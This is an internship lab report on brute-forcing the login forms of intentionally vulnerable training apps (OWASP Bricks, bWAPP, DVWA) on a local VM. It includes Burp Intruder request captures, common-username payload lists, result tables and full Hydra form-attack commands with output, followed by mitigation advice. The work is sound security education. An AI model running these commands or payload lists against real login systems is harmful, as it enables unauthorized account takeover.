Brute-Force Attacks – Project Report

Name: Janhavi Mestry

Intern Id: ITID4679

Tool Used: Burp Suite Community Edition, Hydra

Target: OWASP Bricks / bWAPP / DVWA (IP: 192.168.68.128)

Objective:

The aim of this project is to simulate and understand brute-force attacks on vulnerable web login forms using **Burp Suite Intruder** and **Hydra** tools.
This helps in learning how attackers exploit weak authentication mechanisms and how to secure systems against such attacks.

Prerequisites:

- Basic understanding of HTTP requests and login forms
- Kali Linux environment (2024.4 VMware edition)
- Burp Suite Community Edition installed
- Hydra preinstalled in Kali
- OWASP vulnerable web apps (bWAPP, DVWA, and Bricks) running on local VM network

Lab 1: Brute-Force Using Burp Suite (Cluster Bomb Attack)

Steps Performed

1. Opened the vulnerable OWASP Bricks login page in the browser.

2. Captured the login request with dummy credentials using **Burp Suite Proxy**.

3. Send the intercepted request to **Intruder** (`Right-click → Send to Intruder`).

4. Selected the **Cluster Bomb** attack type to test combinations of usernames and passwords.

5. Added payload positions for:

   - `username=$test$`

   - `passwd=$test$`

6. Configured payload lists with common usernames and passwords such as `admin`, `root`, `user`, `sys`, etc.

7. Started the attack and monitored response lengths and status codes to detect valid credentials.

8. Found that **username: admin** and **password: admin** gave a successful login response.

Observations

- Status Code: **200**

- Response Length for valid credentials was different from failed ones.


- The login page displayed: **"Successfully logged in."**

Result

✅ Successful Login Found:

```
Username: admin
Password: admin
```

Screenshots



kali-linux-2024.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.4-vmware-a...
My Computer
OWASP Broken Web Apps VM v...
13:11
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Start attack
Positions
Add §
Clear §
Auto §
Payloads
Resource pool
Settings
2 highlights
2 payload positions
Length: 651
Event log (8)
All issues
Memory: 137.0MB
Disabled
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Cluster bomb attack

Target: http://192.168.68.128

☑ Update Host header to match target

```
POST /owaspbricks/login-1/index.php HTTP/1.1
Host: 192.168.68.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.68.128
Connection: keep-alive
Referer: http://192.168.68.128/owaspbricks/login-1/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=§test§&passwd=§test§&submit=Submit
```

Payload position: 1 - test
Payload type: Simple list
Payload count: 14
Request count: 532

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load... | Remove | Clear | Deduplicate

```
admin
manager
root
cisco
apc
pass
security
user
system
sys
```

Add: Enter a new item


Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add | Edit | Remove | Up | Down

□ Enabled	Rule



5. Intruder attack of http://192.168.68.128

Cluster bomb attack

Target: http://192.168.68.128 ☑ Update Host header to match target

```
POST /owaspbricks/login-1/index.php HTTP/1.1
Host: 192.168.68.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.68.128
Connection: keep-alive
Referer: http://192.168.68.128/owaspbricks/login-1/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=§test§&passwd=§test§&submit=Submit
```

2 highlights | 2 payload positions | Length: 651

Payloads

Payload position: 1 - test
Payload type: Simple list
Payload count: 14
Request count: 532

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
admin
manager
root
cisco
apc
pass
security
user
system
sys
```

Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

□ Enabled	Rule



5. Intruder attack of http://192.168.68.128

Capture filter: Capturing all items

View filter: Showing all items


Requ...	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length	Wrong...	Comment
0			200	2			3953	1	
1	admin	admin	200	1			3951		
2	manager	admin	200	2			3957	1	
3	root	admin	200	1			3954	1	
4	cisco	admin	200	1			3955	1	
5	apc	admin	200	4			3953	1	
6	pass	admin	200	2			3954	1	
7	security	admin	200	2			3958	1	
8	user	admin	200	1			3953	1	
9	system	admin	200	2			3955	1	
10	sys	admin	200	2			3952	1	
11	wampp	admin	200	2			3954	1	
12	newuser	admin	200	1			3956	1	
13	xampp-dav-unsecure	admin	200	2			3967	1	
14	vagrant	admin	200	2			3956	1	

```
POST /owaspbricks/login-1/index.php HTTP/1.1
Host: 192.168.68.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://192.168.68.128
Connection: keep-alive
Referer: http://192.168.68.128/owaspbricks/login-1/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&passwd=admin&submit=Submit
```

0 highlights

79 of 532



Succesfully logged in.

SQL Query: SELECT * FROM users WHERE name='admin' and password='admin'

Lab 2: Hydra Web Form Brute-Force (bWAPP / DVWA)

Steps Performed

1. Identified the form action and input fields using **Inspect Element** on the target login page (e.g., `login.php`, `username`, `password`).

2. Used the **Hydra** tool from the Kali terminal to automate the brute-force process.

3. Command used for **bWAPP**:

```
 hydra 192.168.68.128 http-form-post
"/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Inva
lid credentials or user not activated" -L user.txt -P pass.txt
```

4. Hydra tested combinations from the provided wordlists.

5. Successfully discovered valid login credentials:

```
 [80][http-post-form] host: 192.168.68.128  login: bee
password: bug
```

6. Command used for **DVWA**:

```
 hydra 192.168.68.128 http-form-post
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L user.txt -P pass.txt
```

7. Hydra found another valid credential pair:


```
 [80][http-post-form] host: 192.168.68.128  login: admin
password: admin
```

Result

✅ Successful Logins Found:


- For bWAPP → Username: **bee**, Password: **bug**
- For DVWA → Username: **admin**, Password: **admin**

Screenshots



```
┌──(kali㉿kali)-[~]
└─$ hydra 192.168.68.128 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed"
-L user.txt -P pass.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 13:56:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (l:7/p:8), ~4 tries per task
[DATA] attacking http-post-form://192.168.68.128:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Logi
n failed
[80][http-post-form] host: 192.168.68.128   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 13:56:25
```



```
┌──(kali㉿kali)-[~]
└─$ hydra 192.168.68.128 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credent
ials or user not activated" -L user.txt -P pass.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 13:46:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries per task
[DATA] attacking http-post-form://192.168.68.128:80/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Inval
id credentials or user not activated
[80][http-post-form] host: 192.168.68.128   login: bee   password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 13:46:33
```

Analysis

Both **Burp Suite Intruder** and **Hydra** effectively demonstrated brute-force attacks on insecure login systems.

- Burp Suite is suitable for smaller, manual attacks and payload testing.
- Hydra is more efficient for automated and large-scale brute-force attacks.

Mitigation Techniques

To prevent brute-force attacks:

1. Implement **account lockout** after multiple failed attempts.
2. Use **CAPTCHA** or **2FA (Two-Factor Authentication)**.
3. Enforce **strong password policies**.
4. Log and monitor all failed login attempts.
5. Use rate limiting or delay mechanisms on authentication endpoints.

Conclusion

This project successfully simulated brute-force attacks on vulnerable applications using **Burp Suite** and **Hydra**.
It highlights the importance of securing authentication systems and provides an understanding of how attackers exploit weak credentials.